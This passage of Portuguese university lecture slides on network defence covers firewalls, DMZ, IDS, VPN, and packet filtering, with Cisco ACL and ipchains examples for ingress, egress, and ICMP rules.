
Técnica de Defesa de Redes

• Segurança da Informação
Prof. Anderson O. da Silva

463

Perímetro: Firewall com estado

- **Esquema**





Perímetro: Firewall Proxy

- Funciona como um intermediário entre hosts, examinando o pacote inteiro para assegurar a concordância com o protocolo indicado pelo número de porta destino.
- Reduz a possibilidade de tráfego malicioso entrar ou sair da rede.
- Requer alto poder de processamento para atender às solicitações requisitadas.
- Utiliza cache de disco para otimizar o tempo de resposta.


Técnica de Defesa de Redes

• Segurança da Informação
Prof. Anderson O. da Silva

465

Perímetro: Firewall Proxy

- Esquema





Perímetro: Redes com triagem

- Determinam redes isoladas protegidas por um firewall ou dispositivo de filtragem de tráfego equivalente que faz a triagem do que pode passar pela barreira e para que destino específico.
- Normalmente hospedam serviços públicos, tais como: DNS externo, e-mail e Web.
- Estes serviços são configurados em um ou mais servidores que devem ser mantidos com as devidas atualizações e eventuais correções.


Técnica de Defesa de Redes

• Segurança da Informação
Prof. Anderson O. da Silva

467

Perímetro: Firewall Proxy

- Esquema





Perímetro: Sistema de Detecção de Intrusão (SDI)

- Visa identificar todo tráfego malicioso que, em concordância com o protocolo, entra na rede.
- Funciona a partir da análise do tráfego, utilizando normalmente dois métodos de detecção:
 - Por anomalia, que detecta variações no tráfego em relação ao que normalmente ocorre.
 - Por assinatura, que busca padrões de tráfego conhecido que identificam ataques.


Técnica de Defesa de Redes

• Segurança da Informação
Prof. Anderson O. da Silva

469

Perímetro: SDI

- Esquema





Perímetro: DMZ

- Delimita uma área desprotegida entre áreas seguras, normalmente entre o roteador de borda e o firewall, ou seja, uma área desmilitarizada (Desmilitarized Zone – DMZ).
- A menos que um detector de intrusão seja posicionado nesta área, não podemos distinguir tráfego malicioso de tráfego normal e legítimo, nem detectar ataques ao firewall de estado.
- Sua presença gera a remontagem de pacotes no roteador de borda, evitando ataques baseados em fragmentos na rede interna.


Técnica de Defesa de Redes

471

• Segurança da Informação
Prof. Anderson O. da Silva

Perímetro: DMZ

- Esquema



Técnica de Defesa de Redes

472

• Segurança da Informação
Prof. Anderson O. da Silva



Perímetro: VPN

- **Conexão que é estabelecida por uma infra-estrutura pública ou compartilhada existente, usando tecnologias de criptografia ou autenticação para proteger seu payload, criando um enlace virtual entre duas entidades (Virtual Private Network - VPN).**
- **Baixo custo de manutenção se comparado a redes de dados dedicadas, principalmente quando se aumenta a distância entre as redes.**


Técnica de Defesa de Redes

• Segurança da Informação
Prof. Anderson O. da Silva

473

Perímetro: VPN

- Esquema





Rede Interna

- **Rede protegida pelo perímetro.**
- **Toda infra-estrutura interna deve ser mantida nela.**
- **Para garantir a sua real segurança, é necessário implementar uma rígida política de segurança, determinando um tráfego restrito de entrada e saída.**
- **Mesmo que todos os usuários sejam confiáveis, os mesmos usuários podem ser descuidados e, com isso, permitir a proliferação de um novo verme ou vírus.**



Rede Interna

- Procedimentos básicos de segurança
 - Instalação de firewall pessoal para filtrar o tráfego que entra e sai do sistema. Alerta o usuário sobre qualquer aplicação que tente utilizar a rede como um cliente ou servidor em seu sistema.
 - Instalação de antivírus para detectar código malicioso no sistema. Implica na constante atualização da base de vírus conhecida.



Rede Interna

- Procedimentos básicos de segurança
 - Gerência de configuração. Permite manter uma configuração padrão e segura em todas as estações, controlando a instalação de software não autorizado.
 - Auditoria. Processo para validar a implementação da política de segurança em todo sistema.



Fator Humano

- Fundamental para uma implementação de segurança de rede com sucesso.
- Implica na conscientização e no envolvimento de todos aqueles que possuem acesso a rede.
- Evita potenciais ataques de *engenharia social* com o objetivo de obter informações pessoais como contas e senhas.

Roteadores com Filtro de Pacotes

• Segurança da Informação
Prof. Anderson O. da Silva

478



Filtragem de Pacotes

479

• Segurança da Informação
Prof. Anderson O. da Silva



Características:

- Método antigo e amplamente disponível para controlar o acesso a rede.
- Determina se um pacote tem permissão para entrar ou sair da rede comparando algumas informações de identificação básicas que estão localizadas no cabeçalho do pacote.
- Encontrado em sistemas operacionais, firewalls de software e hardware e como recurso de segurança da maioria dos roteadores.

Lista de Controle de Acesso

480

• Segurança da Informação
Prof. Anderson O. da Silva



Características:

- **Lista de verificação dos parâmetros a serem verificados no cabeçalho de um pacote, para decidir se tal pacote deve ter acesso permitido ou negado a um segmento de rede.**
- **Geralmente presente nos roteadores que determinam uma fronteira entre a rede externa e a(s) rede(s) interna(s).**
- **A lista é constituída de regras de acesso e a sintaxe de cada regra varia de sistema para sistema.**

Lista de Controle de Acesso

481

- Segurança da Informação
Prof. Anderson O. da Silva



Exemplo:

- Bloqueio de tráfego HTTP de qualquer lugar para seu host 200.200.200.2 e registrar as combinações em um log.
- ACL Cisco
 - access-list 111 deny tcp any host 200.200.200.2 eq 80 log
- Ipchains (Linux)
 - ipchains -A input -i eth1 -p tcp -s 0.0.0.0/0 -d 200.200.200.2/32 80 -I -j DENY

Lista de Controle de Acesso

482

• Segurança da Informação
Prof. Anderson O. da Silva



Negação Implícita:

- Quando uma lista de acesso é criada, se o tráfego não corresponder a nenhuma regra da lista de acesso, ele é automaticamente descartado.
- As regras são processadas de cima para baixo e um pacote só precisa satisfazer ou não satisfazer apenas uma regra para ser descartado ou permitido.
- É fundamental colocar os filtros específicos antes dos filtros genéricos, para evitar que um filtro genérico permita a entrada de um pacote que possui um filtro específico localizado após o filtro genérico.

Filtragem baseada no endereço de origem

• Segurança da Informação
Prof. Anderson O. da Silva

483

Características:

- Processa a filtragem em função do endereço de origem do pacote.
- Permite o bloqueio de hosts específicos (lista negra).
- Permite o acesso de hosts específicos (parceiros de negócios).
- Aplicação de filtros de ingresso e egresso em uma interface.

Lista Negra: Bloqueio de endereços específicos

• Segurança da Informação
Prof. Anderson O. da Silva

484

Características:

- Permite bloquear um único host ou redes específicas.
- Exemplo: ACL Cisco
 - Bloqueio dos endereços 201.201.201.1 e 192.168.100.1.
 - Log de tentativa de acesso.
 - access-list 101 deny ip host 201.201.201.1 any log
 - access-list 101 deny ip 192.168.100.1 0.0.0.0 any log

Rede Amigável: Permitindo endereços específicos

• Segurança da Informação
Prof. Anderson O. da Silva

485

Características:

- Permite o tráfego de um determinado endereço IP, embora isso não seja recomendado.
- Estes endereços serão fortes candidatos a endereços forjados, com o objetivo de transpor o firewall.
- Exemplo: ACL Cisco
 - Permite o acesso de entrada a 201.201.201.1.
 - access-list 101 permit tcp host 201.201.201.1 any

Filtragem do Ingresso

• Segurança da Informação
Prof. Anderson O. da Silva

486



Características:

- Permite bloquear tráfego de entrada com origem específica.
- Utilizado para bloquear endereços reservados, endereço de loopback, intervalo de endereços multicast, endereço inválido 0.0.0.0 e seus endereços internos (pois não podem ser usados como origem pelo mundo externo).

Filtragem do Ingresso

• Segurança da Informação
Prof. Anderson O. da Silva

487

Exemplo: ACL CISCO

- A faixa de endereços interno é 201.201.201.0 – 255.
 - access-list 11 deny 10.0.0.0 0.255.255.255
 - access-list 11 deny 127.0.0.0 0.255.255.255
 - access-list 11 deny 172.16.0.0 0.15.255.255
 - access-list 11 deny 192.168.0.0 0.0.255.255
 - access-list 11 deny 224.0.0.0 15.255.255.255
 - access-list 11 deny host 0.0.0.0
 - access-list 11 deny 201.201.201.0 0.0.0.255
 - access-list 11 permit tcp any any established

Filtragem de Egresso

488

• Segurança da Informação
Prof. Anderson O. da Silva



Características:

- Permite apenas que tráfego de pacotes com endereço de origem interno acessem a rede externa.
- Evita que Cavalos de Tróia, instalados na rede interna, utilizem endereços forjados para gerar tráfego para a rede externa.
- Bloqueia o acesso de hosts específicos de sua rede interna que nunca devem acessar a rede externa (ex: um servidor secreto da rede interna)
- Libera o acesso a um único host que funciona como procurador de serviços para todos os outros.

Filtragem de Egresso

489

- Segurança da Informação
Prof. Anderson O. da Silva



Exemplo: ACL CISCO

- **1º Exemplo:**
 - Endereço interno: 192.168.100.0.
 - access-list 11 permit 192.168.100.0 0.0.0.255
 - A negação implícita cuida da negação de todos os outros endereços de origem.
- **2º Exemplo:**
 - Endereço interno: 192.168.100.0.
 - Restringe Host: 192.168.100.7
 - Log dos pacotes filtrados.
 - access-list 11 deny 192.168.100.7 0.0.0.0
 - access-list 11 permit 192.168.100.0 0.0.0.255
 - access-list 11 deny any log

Filtrando por Porta e Endereço de Destino

• Segurança da Informação
Prof. Anderson O. da Silva

490

Características:

- Visa liberar o tráfego de entrada e saída para serviços específicos (portas específicas) em hosts específicos (servidores específicos).
- Exemplo: ACL Cisco
 - Liberando tráfego para o servidor 200.200.200.2 na porta 80, a partir de qualquer hosts utilizando porta acima de 1023.
 - Log desta regra.
 - access-list 111 permit tcp any gt 1023 host 200.200.200.2 eq 80 log

Filtrando por Porta e Endereço de Destino

• Segurança da Informação
Prof. Anderson O. da Silva

491

Características:

- Bloqueio de Tráfego ICMP
 - Baseado no tipo de serviço do ICMP.
 - Nem todos os serviços devem ser bloqueados (ex: packet-too-big, tipo 3, código 4, onde notifica-se a origem que o pacote transmitido é grande demais).
- Exemplo: ACL Cisco
 - Libera ICMP echo e packet-too-big e bloqueia o resto.
 - access-list 111 permit icmp any any echo-request
 - access-list 111 permit icmp any any packet-too-big
 - access-list 111 deny icmp any any

Problemas com Filtros de Pacotes

• Segurança da Informação
Prof. Anderson O. da Silva

492

Spoofing e Roteamento de Origem:

- Visa utilizar endereços de origem forjados e de confiança do host destino.
- Normalmente a resposta é enviada para o host real, dono do IP forjado, que enviará um reset (RST) ao emissor indicando que não solicitou conexão.
- O roteamento de origem permite que o pacote transporte informações que informam ao roteador o caminho “correto” ou um caminho melhor para que ele retorne ao local de onde ele veio, permitindo ignorar as regras de roteamento prescritas do roteador com relação ao pacote.

Problemas com Filtros de Pacotes

• Segurança da Informação
Prof. Anderson O. da Silva

493

Spoofing e Roteamento de Origem:

- Solução:
 - O roteamento de origem deve ser desativado.
- Exemplo: Cisco
 - Desativando roteamento na origem.
 - no ip source-route

Problemas com Filtros de Pacotes

• Segurança da Informação
Prof. Anderson O. da Silva

494

Tráfego de Mão Dupla:

- Necessidade de permitir o tráfego de retorno de uma conexão para os hosts internos.
- Permite a passagem de pacotes ACK e RST, possibilitando um ataque DRDOS.
- Exemplo: ACL Cisco
 - Liberando qualquer tipo de retorno de conexão.
 - Log destes retornos.
 - access-list 101 permit tcp any any established log

Problemas com Filtros de Pacotes

• Segurança da Informação
Prof. Anderson O. da Silva

495

Tráfego de Mão Dupla:

- Liberando retorno de conexões específicas (mais seguro) para a rede interna 192.168.1.0 – 255, com log destes retornos.
 - access-list 101 permit tcp any eq 80 192.168.1.0 0.0.0.255 gt 1023 established log
 - access-list 101 permit tcp any eq 22 192.168.1.0 0.0.0.255 gt 1023 established log
 - access-list 101 permit tcp any eq 25 192.168.1.0 0.0.0.255 gt 1023 established log
 - access-list 101 permit tcp any eq 110 192.168.1.0 0.0.0.255 gt 1023 established log

Problemas com Filtros de Pacotes

• Segurança da Informação
Prof. Anderson O. da Silva

496

Palavra-chave Established e o Problema do DNS:

- A palavra-chave **established** só permite tráfego TCP.
- DNS utiliza tráfego TCP e UDP.
- Liberar tráfego UDP na porta 53 explicitamente.
- 1º Exemplo: ACL Cisco
 - Permite consultas da rede interna 172.16.100.0 – 255 ao servidor DNS 192.168.1.1.
 - Log destas consultas.
 - access-list 101 permit udp host 192.168.1.1 eq 53 172.16.100.0 0.0.0.255 gt 1023 log

Problemas com Filtros de Pacotes

• Segurança da Informação
Prof. Anderson O. da Silva

497

Palavra-chave Established e o Problema do DNS:

- 2º Exemplo: ACL Cisco
